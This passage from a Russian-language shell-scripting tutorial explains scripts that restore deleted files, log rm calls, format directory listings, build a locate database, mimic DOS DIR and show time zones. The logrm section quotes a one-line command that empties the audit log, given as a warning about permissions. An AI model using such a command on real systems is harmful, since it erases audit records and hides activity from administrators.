    /bin/echo -n "Restoring file \"$1\" ... "
    $move "$restore" "$dest/$1"
    echo "Done."
  fi

  exit 0
```

Как это работает

Первый фрагмент кода в ❶, блок в условной инструкции `if [$# -eq 0]`, выполняется, если сценарий запущен без аргументов. Он выводит содержимое архива удаленных файлов. Однако тут есть одна загвоздка: нам нужно вывести имена файлов без префикса со временем удаления, потому что он предназначен только для внутреннего использования. Префикс только ухудшил бы читаемость списка. Для решения этой задачи применяется команда `sed` в ❷, которая удаляет первые пять вхождений шаблона «цифра цифра точка» из каждой строки в выводе команды `ls`.

Пользователь может указать в аргументе имя файла или каталога для восстановления. Следующий шаг в ❸ — проверка количества совпадений с именем, указанным пользователем.

Необычное применение вложенных двойных кавычек в этой строке (вокруг `$1`) позволяет команде `ls` находить совпадения с именами файлов, содержащими пробелы, а шаблонный символ * разрешает совпадения с именами, включающими произвольные префиксы с временем удаления. Последовательность `2> /dev/null` нужна, чтобы скрыть любые сообщения об ошибках от пользователя,

выводимые командой. С наибольшей вероятностью будет скрыто сообщение об ошибке «No such file or directory» («Нет такого файла или каталога»), которое выводит команда `ls`, когда не может найти файл с указанным именем.

При наличии нескольких совпадений с указанным именем файла или каталога выполняется самая сложная часть сценария — блок в инструкции `if [ $matches -gt 1 ]` ❹, который выводит все результаты. Флаг `-t` в команде `ls`, вызываемой в главном цикле `for`, обеспечивает перебор файлов в архиве в обратном хронологическом порядке — от более новых к более старым, а вызов команды `awk` в ❺ преобразует префикс в имени файла в дату и время удаления в круглых скобках. В строке ❼ определяется размер файла в килобайтах, для чего вызывается команда `ls` с флагом `-k`.

Вместо размера записи, соответствующей каталогу в структуре файловой системы, сценарий выводит более полезную информацию — количество файлов в каждом совпавшем каталоге. Вычисляется оно очень просто. В ❻ просто подсчитывается количество строк в выводе команды `ls` и отбрасываются любые пробелы из вывода команды `wc`.

Когда пользователь выберет одно из совпадений, команда в ❽ получит точное имя файла для восстановления. Эта команда чуть иначе использует `sed`. Здесь с помощью флага `-n` строчному редактору `sed` передается номер строки (`${desired}`) и команда `p` (print — печать), что позволяет быстро извлечь из потока ввода указанную строку. Хотите увидеть только строку с номером 37? Команда `sed -n 37p` сделает это.

Далее, в строке ❾, сценарий `unrm` проверяет, не затрет ли он существующий файл, и затем восстанавливает файл или каталог вызовом команды `/bin/mv`. После этого в ❿ пользователю дается возможность удалить все остальные (вероятно, избыточные) копии файла, и сценарий завершается.

Обратите внимание, что команда `ls` с шаблоном `*"$1"` найдет все файлы, имена которых оканчиваются значением параметра `$1`, поэтому список с «совпавшими файлами» может содержать не только файл, который пользователь хотел бы восстановить. Например, если удаляемый каталог содержал файлы *11.txt* и *111.txt*, команда `unrm 11.txt` сообщит, что найдено несколько совпадений и вернет список с обоими файлами, *11.txt* и *111.txt*. На первый взгляд в этом нет ничего страшного, но как только пользователь выберет файл для восстановления (*11.txt*) и ответит утвердительно на предложение удалить другие копии, сценарий удалит также файл *111.txt*. Такое поведение по умолчанию в некоторых случаях может оказаться нежелательным. Однако это легко исправить, использовав шаблон `??.??.??.??.??."$1"`, если в сценарии `newrm` сохранен формат префикса в именах копий.

Запуск сценария

Сценарий можно запустить двумя способами. Если запустить его без аргументов, он выведет список всех файлов и каталогов в архиве удаленных файлов.

Если передать сценарию аргумент с именем файла, он попытается восстановить этот файл или каталог (если найдет только одно совпадение) или выведет список найденных кандидатов на восстановление и предложит пользователю выбрать нужную версию файла или каталога.

Результаты

При запуске без аргументов сценарий выведет список всех файлов и каталогов в архиве удаленных файлов, как показано в листинге 2.8.

Листинг 2.8. При запуске без аргументов сценарий unrm выведет список файлов и каталогов, доступных для восстановления

```
$ unrm
Contents of your deleted files archive (sorted by date):
  detritus                  this is a test
  detritus                  garbage
```

Получив аргумент с именем файла, сценарий выведет больше информации о файлах, если найдет несколько совпадений с указанным именем, как показано в листинге 2.9.

Листинг 2.9. При запуске с единственным аргументом сценарий unrm попытается восстановить файл

```
$ unrm detritus
More than one file or directory match in the archive:
  1) detritus (size = 7688Kb, deleted = 11/29 at 10:00:12)
  2) detritus (size = 4Kb, deleted = 11/29 at 09:59:51)

Which version of detritus should I restore ('0' to quit)? [1] : 0
unrm: Restore canceled by user.
```

Усовершенствование сценария

Используйте этот сценарий внимательно, потому что в нем не выполняется никаких проверок и отсутствуют всякие ограничения. Объем архива с удаленными файлами будет расти без всяких ограничений. Чтобы избежать исчерпания дискового пространства, создайте задание для `cron`, вызывающее команду `find`, для очистки удаленных файлов, с флагом `-mtime`, чтобы выявить файлы,

остававшиеся невостребованными в течение нескольких недель. 14-дневного срока хранения в архиве, вероятно, будет вполне достаточно и для большинства пользователей, и для того, чтобы предотвратить исчерпание дискового пространства.

Можно также внести ряд других усовершенствований, которые сделают сценарий более дружественным для пользователя. Например, добавить флаг `-l` для восстановления последней (latest) копии и флаг `-D` для удаления дополнительных копий файла. Подумайте, какие еще флаги вы добавили бы, чтобы упростить работу со сценарием?

№ 17. Журналирование операций удаления файлов

Вместо архивирования удаляемых файлов иногда достаточно просто фиксировать факты удаления. В листинге 2.10 приводится сценарий, который журналирует вызовы команды `rm` в отдельном файле, ни о чем не извещая пользователя.

Такого эффекта можно добиться, использовав сценарий в роли обертки. Основная идея любой обертки состоит в том, что она располагается между фактической командой Unix и пользователем, предлагая дополнительные возможности, недоступные в оригинальной команде.

ПРИМЕЧАНИЕ

Обертки — мощная концепция, и в этой книге вы еще не раз встретитесь с ней.

Код

Листинг 2.10. Сценарий logrm

```
#!/bin/bash

# logrm -- журналирует все операции удаления файлов, если вызывается без флага -s

removelog="/var/log/remove.log"

❶ if [ $# -eq 0 ] ; then
    echo "Usage: $0 [-s] list of files or directories" >&2
    exit 1
  fi

❷ if [ "$1" = "-s" ] ; then
```

```
    # Запрошена операция без журналирования...
    shift
  else
❸   echo "$(date): ${USER}: $@" >> $removelog
  fi

❹ /bin/rm "$@"

  exit 0
```

Как это работает

Первая условная инструкция в ❶ проверяет ввод пользователя и показывает сообщение, описывающее порядок использования сценария, если он вызван без аргументов. Затем, в строке ❷, сценарий проверяет, не содержит ли аргумент `$1` флаг `-s`; если содержит, сценарий пропустит операцию журналирования. В заключение сценарий записывает текущее время, имя пользователя и текст команды в файл *$removelog* ❸, и передает свои параметры фактической программе */bin/rm* ❹.

Запуск сценария

Обычно при установке программ-оберток, таких как сценарий `logrm`, обертываемые команды переименовываются, а оберткам присваиваются имена оригинальных команд. Если вы решите пойти этим путем, убедитесь, что обертка вызывает переименованную программу, а не саму себя! Например, если вы переименовали */bin/rm* в */bin/rm.old*, а сценарий сохранили с именем */bin/rm*, тогда в предпоследней строке сценария замените вызов `/bin/rm` на `/bin/rm.old`.

Как вариант, можно определить псевдоним, чтобы заменить стандартный вызов `rm` вызовом команды `logrm`:

```
alias rm=logrm
```

В любом случае вам потребуются права доступа к каталогу `/var/log` на выполнение и запись, что может не соответствовать настройкам системы по умолчанию.

Результаты

Давайте создадим несколько файлов, удалим их и затем заглянем в журнал *remove.log*, как показано в листинге 2.11.

Листинг 2.11. Тестирование сценария logrm

```
$ touch unused.file ciao.c /tmp/junkit
$ logrm unused.file /tmp/junkit
$ logrm ciao.c
$ cat /var/log/remove.log
Thu Apr  6 11:32:05 MDT 2017: susan: /tmp/central.log
Fri Apr  7 14:25:11 MDT 2017: taylor: unused.file /tmp/junkit
Fri Apr  7 14:25:14 MDT 2017: taylor: ciao.c
```

Отлично! Обратите внимание, что пользователь `susan` удалил файл */tmp/central.log* во вторник.

Усовершенствование сценария

В сценарии может возникнуть проблема с правами доступа к файлу журнала. Файл *remove.log* либо будет доступен всем для записи, и тогда любой пользователь сможет удалить его содержимое, например, командой `cat /dev/null > /var/log/remove.log`, или он вообще не будет доступен для записи, и тогда сценарий просто не станет журналировать события. Можно, конечно, попробовать установить привилегию `setuid`, чтобы сценарий запускался с правами суперпользователя root, открывающими доступ к файлу журнала. Но тут есть две проблемы. Во-первых, это очень плохая идея! Никогда не давайте сценариям привилегию `setuid`! Она позволяет выполнить команду с правами определенного пользователя, независимо от того, кто ее вызывает, что ухудшает безопасность системы. Во-вторых, можно оказаться в ситуации, когда пользователи имеют право удалять свои файлы, но сценарий не дает сделать этого, потому что действующий идентификатор пользователя, установленный привилегией `setuid`, будет унаследован командой `rm`, что нарушит ее работу. Может возникнуть большой конфуз, если обнаружится, что пользователи не имеют права удалять даже свои собственные файлы!

Для файловых систем ext2, ext3 и ext4 (используются по умолчанию в большинстве дистрибутивов Linux), существует другое решение — с помощью команды `chattr` установить на файл журнала специальное разрешение «только для добавления», что сделает его доступным для записи всем пользователям без всякой опасности. Еще одно решение: записывать сообщения в системный журнал с помощью замечательной команды `logger`. Журналирование операций с командой `rm` в этом случае будет выглядеть так:

```
logger -t logrm "${USER:-LOGNAME}: $*"
```

Эта команда добавит в поток данных системного журнала, недоступный рядовым пользователям для изменения, запись с меткой `logrm`, именем пользователя и выполненной командой.

ПРИМЕЧАНИЕ

Если вы решите использовать команду `logger`, прочитайте страницу справочного руководства `syslogd(8)`, где написано, как убедиться, что ваша конфигурация не отбрасывает события с приоритетом `user.notice`. Обычно эта настройка находится в файле */etc/syslogd.conf*.

№ 18. Вывод содержимого каталогов

Нам всегда казался бессмысленным один из аспектов команды `ls`: для каталогов она либо выводит список содержащихся в них файлов, либо показывает количество блоков по 1024 байта, необходимых для хранения данных. Ниже показано, как выглядит типичный элемент списка, возвращаемого командой `ls -l`:

```
drwxrwxr-x   2 taylor   taylor   4096 Oct 28 19:07 bin
```

Но в этой информации мало проку! В действительности нам хотелось бы знать, сколько файлов находится в каталоге. Именно это делает сценарий в листинге 2.12. Он генерирует многоколоночный список файлов и каталогов, показывая для файлов их размеры, а для каталогов — количество содержащихся в них записей.

Код

Листинг 2.12. Сценарий formatdir для получения более информативных списков каталогов

```
#!/bin/bash

# formatdir -- выводит содержимое каталога в дружественном и информативном виде

# Обратите внимание: необходимо, чтобы "scriptbc" (сценарий № 9) находился
#   в одном из каталогов, перечисленных в PATH, потому что он неоднократно
#   вызывается в данном сценарии.

scriptbc=$(which scriptbc)

# Функция для преобразования размеров из KB в KB, MB или GB для
#   большей удобочитаемости вывода
❶ readablesize()
{
  if [ $1 -ge 1048576 ] ; then
    echo "$($scriptbc -p 2 $1 / 1048576)GB"
  elif [ $1 -ge 1024 ] ; then
    echo "$($scriptbc -p 2 $1 / 1024)MB"
  else
```

```
    echo "${1}KB"
  fi
}

#################
## КОД ОСНОВНОГО СЦЕНАРИЯ

if [ $# -gt 1 ] ; then
  echo "Usage: $0 [dirname]" >&2
  exit 1
❷ elif [ $# -eq 1 ] ; then # Указан определенный каталог, не текущий?
  cd "$@"                 # Тогда перейти в него.
  if [ $? -ne 0 ] ; then # Или выйти, если каталог не существует.
    exit 1
  fi
fi

for file in *
do
  if [ -d "$file" ] ; then
❸   size=$(ls "$file" | wc -l | sed 's/[^[:digit:]]//g')
    if [ $size -eq 1 ] ; then
      echo "$file ($size entry)|"
    else
      echo "$file ($size entries)|"
    fi
  else
    size="$(ls -sk "$file" | awk '{print $1}')"
❹   echo "$file ($(readablesize $size))|"
  fi
done | \
❺ sed 's/ /^^^/g' | \
  xargs -n 2 | \
  sed 's/\^\^\^/ /g' | \
❻ awk -F\| '{ printf "%-39s %-39s\n", $1, $2 }'

exit 0
```

Как это работает

Одним из наиболее интересных элементов сценария является функция `readablesize` ❶, которая принимает число в килобайтах и выводит килобайты, мегабайты или гигабайты, в зависимости от наиболее подходящей единицы измерения. Например, для файла очень большого размера она выведет 2.08GB вместо 2,083,364KB. Обратите внимание, что `readablesize` вызывается с применением конструкции `$( )` ❹:

```
echo "$file ($(readablesize $size))|"
```

Подоболочки автоматически наследуют все функции, объявленные в родительской оболочке, поэтому подоболочка, запущенная конструкцией `$()`, получит доступ к функции `readablesize`. Очень удобно.

Ближе к началу сценария ❷ проверяется, был ли указан какой-то другой каталог, отличный от текущего, и затем производится смена текущего рабочего каталога выполняющегося сценария с помощью простой команды `cd`.

Основная логика сценария занимается организацией вывода в две колонки, выровненные по вертикали. Одна из проблем, возникающих при этом, состоит в том, что пробелы в потоке вывода нельзя просто заменить символами перевода строки, потому что имена файлов и каталогов сами могут содержать пробелы. Чтобы решить эту проблему, сценарий в ❺ сначала замещает каждый пробел последовательностью из трех «крышек» (`^^^`). Затем с помощью команды `xargs` объединяет строки попарно, чтобы каждая пара строк превратилась в одну, разделенную вертикальной чертой на два поля. Наконец, в ❻ вызывается команда `awk` для вывода полей с требуемым выравниванием.

Обратите внимание, как просто в ❸ подсчитывается количество (не скрытых) элементов внутри каталога с помощью команд `wc` и `sed`:

```
size=$(ls "$file" | wc -l | sed 's/[^[:digit:]]//g')
```

Запуск сценария

Чтобы получить список содержимого сценария, запустите сценарий без аргументов, как показано в листинге 2.13. Чтобы получить информацию о другом каталоге, передайте имя этого каталога сценарию в виде единственного аргумента командной строки.

Результаты

Листинг 2.13. Тестирование сценария formatdir

```
$ formatdir ~
Applications (0 entries)            Classes (4KB)
DEMO (5 entries)                    Desktop (8 entries)
Documents (38 entries)              Incomplete (9 entries)
IntermediateHTML (3 entries)        Library (38 entries)
Movies (1 entry)                    Music (1 entry)
NetInfo (9 entries)                 Pictures (38 entries)
Public (1 entry)                    RedHat 7.2 (2.08GB)
Shared (4 entries)                  Synchronize! Volume ID (4KB)
X Desktop (4KB)                     automatic-updates.txt (4KB)
bin (31 entries)                    cal-liability.tar.gz (104KB)
cbhma.tar.gz (376KB)                errata (2 entries)
```

```
fire aliases (4KB)                    games (3 entries)
junk (4KB)                            leftside navbar (39 entries)
mail (2 entries)                      perinatal.org (0 entries)
scripts.old (46 entries)              test.sh (4KB)
testfeatures.sh (4KB)                 topcheck (3 entries)
tweakmktargs.c (4KB)                  websites.tar.gz (18.85MB)
```

Усовершенствование сценария

С данным сценарием может возникнуть проблема, если в системе имеется пользователь, обожающий последовательности из трех «крышек» в именах файлов. Конечно, это весьма маловероятно — из 116 696 файлов в нашей тестовой системе Linux не нашлось ни одного, имя которого содержало хотя бы один символ крышки, — но если такое случится, вывод сценария окажется испорченным. Если вас волнует эта проблема, попробуйте преобразовывать пробелы в другую последовательность символов, еще менее вероятную в именах файлов. Четыре «крышки»? Пять?

№ 19. Поиск файлов по именам

В системах Linux имеется очень практичная команда `locate`, которая не всегда присутствует в других разновидностях Unix. Эта команда выполняет поиск в предварительно созданной базе данных имен файлов по регулярному выражению, указанному пользователем. Нужно быстро найти мастер-файл *.cshrc*? Ниже показано, как это сделать с помощью `locate`:

```
$ locate .cshrc
/.Trashes/501/Previous Systems/private/etc/csh.cshrc
/OS9 Snapshot/Staging Archive/:home/taylor/.cshrc
/private/etc/csh.cshrc
/Users/taylor/.cshrc
/Volumes/110GB/WEBSITES/staging.intuitive.com/home/mdella/.cshrc
```

Как видите, в системе OS X мастер-файл *.cshrc* находится в каталоге */private/etc*. Версия `locate`, которую мы напишем, будет просматривать все файлы на диске и конструировать их внутренний список для быстрого поиска, где бы они ни находились — в корзине, на отдельном томе. В списке окажутся даже скрытые файлы, имена которых начинаются с точки. Как вы вскоре поймете, это одновременно достоинство и недостаток новой команды.

Код

Описываемый метод поиска файлов прост в реализации и предполагает создание двух сценариев. Первый (в листинге 2.14) создает базу данных всех имен

файлов, вызывая команду `find`, а второй (в листинге 2.15) — просто вызывает команду `grep` для поиска в новой базе данных.

Листинг 2.14. Сценарий mklocatedb

```
#!/bin/bash

# mklocatedb -- создает базу данных для locate с использованием find.
#   Для запуска этого сценария пользователь должен обладать привилегиями
#   суперпользователя root.

locatedb="/var/locate.db"

❶ if [ "$(whoami)" != "root" ] ; then
    echo "Must be root to run this command." >&2
    exit 1
  fi

  find / -print > $locatedb

  exit 0
```

Второй сценарий еще короче.

Листинг 2.15. Сценарий locate

```
#!/bin/sh

# locate -- выполняет поиск в базе данных по заданному шаблону

locatedb="/var/locate.db"

exec grep -i "$@" $locatedb
```

Как это работает

Сценарий `mklocatedb` должен запускаться с привилегиями суперпользователя root, чтобы он смог увидеть все файлы во всей системе, поэтому в строке ❶ он проверяет свои привилегии с помощью команды `whoami`. Однако запуск сценария с привилегиями root влечет за собой проблему безопасности, потому что, если каталог закрыт для рядовых пользователей, база данных `locate` не должна хранить информацию о нем или его содержимом. Эта проблема будет решена в главе 5, в новом, более безопасном сценарии `locate`, который учитывает правила защищенности и безопасности (сценарий № 39). А пока данный сценарий просто имитирует поведение стандартной команды `locate` из Linux, OS X и других дистрибутивов.

Не удивляйтесь, если сценарию `mklocatedb` потребуется несколько минут или больше; он выполняет обход всей файловой системы, что требует значительного

времени, даже для систем среднего размера. Результат также может получиться весьма впечатляющим. В одной из наших тестовых систем OS X файл *locate.db* содержал более 1,5 миллиона записей и занимал 1874,5 Мбайт дискового пространства.

После создания базы данных сам сценарий `locate` выглядит очень простым; он просто вызывает команду `grep` со всеми аргументами, полученными от пользователя.

Запуск сценария

Прежде чем воспользоваться сценарием `locate`, необходимо запустить `mklocatedb`. Когда он завершит работу, вызов `locate` почти мгновенно будет находить совпадения в файловой системе с любыми заданными шаблонами.

Результаты

Сценарий `mklocatedb` не принимает аргументов и ничего не выводит, как показано в листинге 2.16.

Листинг 2.16. Запуск сценария mklocatedb с помощью команды sudo для получения привилегий root

```
$ sudo mklocatedb
Password:
...
Много времени спустя
...
$
```

С помощью `ls` можно быстро узнать размер получившейся базы данных, как показано ниже:

```
$ ls -l /var/locate.db
-rw-r--r--  1 root  wheel  174088165 Mar 26 10:02 /var/locate.db
```

Теперь все готово к поиску файлов с помощью `locate`:

```
$ locate -i solitaire
/Users/taylor/Documents/AskDaveTaylor image folders/0-blog-pics/vista-search-
solitaire.png
/Users/taylor/Documents/AskDaveTaylor image folders/8-blog-pics/windows-play-
solitaire-1.png
/usr/share/emacs/22.1/lisp/play/solitaire.el.gz
/usr/share/emacs/22.1/lisp/play/solitaire.elc
```

```
/Volumes/MobileBackups/Backups.backupdb/Dave's MBP/2014-04-03-163622/BigHD/
Users/taylor/Documents/AskDaveTaylor image folders/0-blog-pics/vista-search-
solitaire.png
/Volumes/MobileBackups/Backups.backupdb/Dave's MBP/2014-04-03-163622/BigHD/
Users/taylor/Documents/AskDaveTaylor image folders/8-blog-pics/windows-play-
solitaire-3.png
```

С помощью этого сценария можно извлекать другую интересную информацию о системе, например, количество файлов с исходным кодом на языке C:

```
$ locate '\.c$' | wc -l
1479
```

ПРИМЕЧАНИЕ

Обратите внимание на использованное здесь регулярное выражение. Команда `grep` требует экранировать символ точки (`.`), иначе она будет соответствовать любому одному символу. Кроме того, символ `$` обозначает конец строки или, в данном случае, конец имени файла.

Приложив чуть больше усилий, мы могли бы передать каждый из найденных файлов команде `wc` и подсчитать общее количество строк исходного кода на языке C в системе, но это будет, пожалуй, перебор.

Усовершенствование сценария

Чтобы обеспечить своевременное обновление базы данных, можно создать задание для `cron`, вызывающее `mklocatedb` в ночные часы раз в неделю, как это организовано в большинстве систем со встроенной командой `locate` или даже чаще, в зависимости от особенностей использования системы. Как и в случае с другими сценариями, действующими с привилегиями root, позаботьтесь о том, чтобы сделать сценарий недоступным для редактирования рядовым пользователям.

Еще одно усовершенствование, которое можно добавить в сценарий `locate`, — проверка и завершение с сообщением об ошибке при попытке запустить его без шаблона для поиска или в отсутствие файла базы данных *locate.db*. В текущей реализации сценарий просто выведет стандартное сообщение об ошибке от команды `grep`, которое может оказаться неинформативным для обычного пользователя. Еще более важной, как обсуждалось выше, является проблема безопасности: доступность рядовым пользователям имен всех файлов в системе, включая те, что должны быть скрыты от их глаз. Усовершенствования, касающиеся безопасности, мы добавим в сценарии № 39, в главе 5.

№ 20. Имитация других окружений: MS-DOS

Хотя в повседневной практике это едва ли понадобится, но с точки зрения освоения некоторых понятий командной оболочки будет интересно и показательно попробовать создать версии классических команд MS-DOS, таких как `DIR`, в виде сценариев, совместимых с Unix. Конечно, можно просто определить псевдоним и отобразить команду `DIR` в Unix-команду `ls`:

```
alias DIR=ls
```

Но такое отображение не имитирует фактического поведения команды; оно просто помогает забывчивым пользователям заучить новые названия команд. Если вам доводилось использовать древние способы взаимодействий с компьютером, вы наверняка вспомните, что флаг `/W` требует использовать широкий формат вывода. Но если передать флаг `/W` команде `ls`, она сообщит, что каталог `/W` не найден. Следующий сценарий `DIR`, представленный в листинге 2.17, напротив, написан так, что принимает и обрабатывает флаги, начинающиеся с символа слеша.

Код

Листинг 2.17. Сценарий DIR, имитирующий DOS-команду DIR в Unix

```
#!/bin/bash
# DIR -- имитирует поведение команды DIR в DOS, принимает некоторые
#   стандартные флаги команды DIR и выводит содержимое указанного каталога

function usage
{
cat << EOF >&2
  Usage: $0 [DOS flags] directory or directories
  Where:
    /D sort by columns
    /H show help for this shell script
    /N show long listing format with filenames on right
    /OD sort by oldest to newest
    /O-D sort by newest to oldest
    /P pause after each screenful of information
    /Q show owner of the file
    /S recursive listing
    /W use wide listing format
EOF
  exit 1
}

#####################
```

```
### ОСНОВНОЙ СЦЕНАРИЙ

postcmd=""
flags=""

while [ $# -gt 0 ]
do
  case $1 in
    /D      ) flags="$flags -x"  ;;
    /H      ) usage              ;;
❶   /[NQW]  ) flags="$flags -l"  ;;
    /OD     ) flags="$flags -rt" ;;
    /O-D    ) flags="$flags -t"  ;;
    /P      ) postcmd="more"     ;;
    /S      ) flags="$flags -s"  ;;
          * ) # Неизвестный флаг: возможно, признак конца команды DIR;
              #   поэтому следует прервать цикл while.
  esac
  shift       # Флаг обработан; проверить -- есть ли что-то еще.
done

# Обработка флагов завершена; теперь выполнить саму команду:
if [ ! -z "$postcmd" ] ; then
  ls $flags "$@" | $postcmd
else
  ls $flags "$@"
fi

exit 0
```

Как это работает

Этот сценарий демонстрирует, что инструкция `case` в языке командной оболочки фактически проверяет регулярное выражение. Как можно видеть в строке ❶, DOS-флаги `/N`, `/Q` и `/W` отображаются в один и тот же Unix-флаг `-l` в окончательном вызове команды `ls`, и все это достигается с помощью простого регулярного выражения `/[NQW]`.

Запуск сценария

Сохраните сценарий в файле с именем *DIR* (также желательно создать псевдоним `dir=DIR`, потому что командный интерпретатор DOS не различает регистр символов, в отличие от Unix). Теперь, вводя команду `DIR` с флагами, типичными для команды `DIR` в MS-DOS, пользователи будут получать осмысленные результаты (как показано в листинге 2.18), а не сообщение о том, что команда не найдена.

Результаты

Листинг 2.18. Тестирование сценария DIR со списком файлов

```
$ DIR /OD /S ~/Desktop
total 48320
 7720 PERP - Google SEO.pdf           28816 Thumbs.db
    0 Traffic Data                    8 desktop.ini
    8 gofatherhood-com-crawlerrors.csv 80 change-lid-close-behavior-win7-1.png
   16 top-100-errors.txt              176 change-lid-close-behavior-win7-2.png
    0 $RECYCLE.BIN                    400 change-lid-close-behavior-win7-3.png
    0 Drive Sunshine                  264 change-lid-close-behavior-win7-4.png
   96 facebook-forcing-pay.jpg         32 change-lid-close-behavior-win7-5.png
10704 WCSS Source Files
```

Это список с содержимым указанного каталога, отсортированный в обратном хронологическом порядке, от более новых к более старым, и размерами файлов (для каталогов всегда выводится размер 0).

Усовершенствование сценария

В наши дни трудно найти человека, который помнил бы командную строку MS-DOS, но основные принципы работы с ней стоят того, чтобы их знать. Как одно из усовершенствований можно было бы реализовать вывод эквивалентной команды в Unix или Linux перед фактическим выполнением, и затем, после нескольких вызовов, сценарий мог бы просто показывать эквивалентную команду, но не выполнять ее. В этом случае пользователь будет вынужден запоминать новые команды, чтобы добиться желаемого!

№ 21. Вывод времени в разных часовых поясах

Основное требование, предъявляемое к команде `date`, — отображение даты и времени для часового пояса, настроенного в системе. Но как быть пользователям в дальней поездке, пересекающим несколько часовых поясов? Или тем, у кого есть друзья и коллеги, живущие в других уголках планеты, и им хотелось бы знать, который сейчас час, например, в Касабланке, Ватикане или Сиднее?

Как оказывается, команда `date` в большинстве современных разновидностей Unix опирается в своей работе на базу данных часовых поясов. Обычно хранящаяся в каталоге */usr/share/zoneinfo* эта база данных содержит информацию о более чем 600 регионах и соответствующих им смещениях относительно универсального скоординированного времени (Universal Coordinated Time, UTC — часто также называется *средним временем по Гринвичу*, *Greenwich Mean Time* или *GMT*).

Команда `date` учитывает значение переменной окружения `TZ`, определяющей часовой пояс, которой можно присвоить любой регион из базы данных, например:

```
$ TZ="Africa/Casablanca" date
Fri Apr 7 16:31:01 WEST 2017
```

Однако большинству пользователей неудобно временно подменять значения переменных окружения. Написав сценарий командной оболочки, можно реализовать более дружественный интерфейс к базе данных часовых поясов.

Бо́льшая часть сценария в листинге 2.19 связана с базой данных часовых поясов (которая обычно хранится в виде нескольких файлов в каталоге *zonedir*), точнее, с попыткой найти файл, соответствующий указанному шаблону. После обнаружения файла сценарий устанавливает найденный часовой пояс как текущий (в виде `TZ="Africa/Casablanca"` в данном примере) и с этими настройками вызывает команду `date` в подоболочке. Команда `date` определит часовой пояс по значению переменной `TZ`, и ей совершенно безразлично, хранит ли она временное значение или это тот часовой пояс, в котором вы проводите бо́льшую часть времени.

Код

Листинг 2.19. Сценарий timein для вывода времени в определенном часовом поясе

```
#!/bin/bash

# timein -- выводит текущее время в указанном часовом поясе или
#   географической области. При вызове без аргументов выводит время
#   UTC/GMT. Используйте слово "list", чтобы вывести список всех известных
#   географических областей.
#   Обратите внимание, что сценарий может находить совпадения с каталогами
#   часовых поясов (областей), но действительными спецификациями являются
#   только файлы (города).

#   Ссылка на базу данных часовых поясов: http://www.twinsun.com/tz/tz-link.htm

zonedir="/usr/share/zoneinfo"

if [ ! -d $zonedir ] ; then
  echo "No time zone database at $zonedir." >&2
  exit 1
fi

if [ -d "$zonedir/posix" ] ; then
  zonedir=$zonedir/posix # Modern Linux systems
fi

if [ $# -eq 0 ] ; then
  timezone="UTC"
  mixedzone="UTC"
```

```
❶ elif [ "$1" = "list" ] ; then
    ( echo "All known time zones and regions defined on this system:"
      cd $zonedir
      find -L * -type f -print | xargs -n 2 | \
        awk '{ printf " %-38s %-38s\n", $1, $2 }'
    ) | more
    exit 0
  else

    region="$(dirname $1)"
    zone="$(basename $1)"

    # Заданный часовой пояс имеет прямое соответствие? Если да, можно продолжать.
    #   Иначе следует продолжить поиск. Для начала подсчитать совпадения.

    matchcnt="$(find -L $zonedir -name $zone -type f -print |
        wc -l | sed 's/[^[:digit:]]//g' )"

    # Проверить наличие хотя бы одного совпадения.
    if [ "$matchcnt" -gt 0 ] ; then
      # И выйти, если совпадений несколько.
      if [ $matchcnt -gt 1 ] ; then
        echo "\"$zone\" matches more than one possible time zone record." >&2
        echo "Please use 'list' to see all known regions and time zones." >&2
        exit 1
      fi
      match="$(find -L $zonedir -name $zone -type f -print)"
      mixedzone="$zone"
    else # Может быть, удастся найти совпадение с регионом, а не
         #   с конкретным часовым поясом.
      # Первый символ в названии области/пояса преобразовать в верхний
      #   регистр, остальные -- в нижний
      mixedregion="$(echo ${region%${region#?}} \
                   | tr '[[:lower:]]' '[[:upper:]]')\
                   $(echo ${region#?} | tr '[[:upper:]]' '[[:lower:]]')"
      mixedzone="$(echo ${zone%${zone#?}} | tr '[[:lower:]]' '[[:upper:]]') \
                 $(echo ${zone#?} | tr '[[:upper:]]' '[[:lower:]]')"

      if [ "$mixedregion" != "." ] ; then
        # Искать только указанный часовой пояс в заданной области,
        #   чтобы позволить пользователям указывать уникальные пары, когда
        #   возможны другие варианты (например, "Atlantic").
        match="$(find -L $zonedir/$mixedregion -type f -name $mixedzone -print)"
      else
        match="$(find -L $zonedir -name $mixedzone -type f -print)"
      fi

      # Если найден файл, точно соответствующий заданному шаблону
      if [ -z "$match" ] ; then
        # Проверить, не является ли шаблон слишком неоднозначным.
        if [ ! -z $(find -L $zonedir -name $mixedzone -type d -print) ] ; then
❷         echo "The region \"$1\" has more than one time zone. " >&2
        else # Или полное отсутствие совпадений
```

```
        echo "Can't find an exact match for \"$1\". " >&2
      fi
      echo "Please use 'list' to see all known regions and time zones." >&2
      exit 1
    fi
  fi
❸ timezone="$match"
fi

nicetz=$(echo $timezone | sed "s|$zonedir/||g") # Отформатировать вывод.

echo It\'s $(TZ=$timezone date '+%A, %B %e, %Y, at %l:%M %p') in $nicetz

exit 0
```

Как это работает

Этот сценарий использует способность команды `date` выводить дату и время для указанного часового пояса независимо от текущих настроек окружения. Фактически, весь сценарий решает задачу идентификации часового пояса, чтобы вызов команды `date` в самом конце выполнился без ошибок.

В основном сложность данного сценария обусловлена желанием определить часовой пояс по введенному пользователем названию области, для которого не найдено прямого совпадения в базе данных часовых поясов. Данные хранятся в ней в виде столбцов *timezonename* и *region/locationname*, и сценарий старается отобразить полезные сообщения об ошибках для наиболее типичных проблем, связанных с вводом, например, когда часовой пояс не может быть определен, потому что пользователь указал страну, которая делится на несколько часовых поясов (например, Бразилию).

Даже при том, что присваивание `TZ="Casablanca"` приводит к неудаче поиска географической области, город Casablanca (Касабланка) действительно существует в базе данных. Проблема в том, что для успешного определения часового пояса необходимо использовать правильное сочетание названия области и города *Africa/Casablanca*, как было показано во введении к этому сценарию.

С другой стороны, данный сценарий способен самостоятельно найти файл *Casablanca* в каталоге *Africa* и точно определить часовой пояс. Но одной только области *Africa* будет недостаточно, потому что сценарий найдет несколько подобластей в каталоге *Africa* и выведет сообщение, указывающее, что предоставленной информации недостаточно для уникальной идентификации часового пояса ❷. Можно также воспользоваться полным списком всех часовых поясов ❶ или передать сценарию точное название часового пояса ❸ (например, UTC или WET).

ПРИМЕЧАНИЕ

Отличный справочник по часовым поясам можно найти по адресу: *http://www.twinsun.com/tz/tz-link.htm*.

Запуск сценария

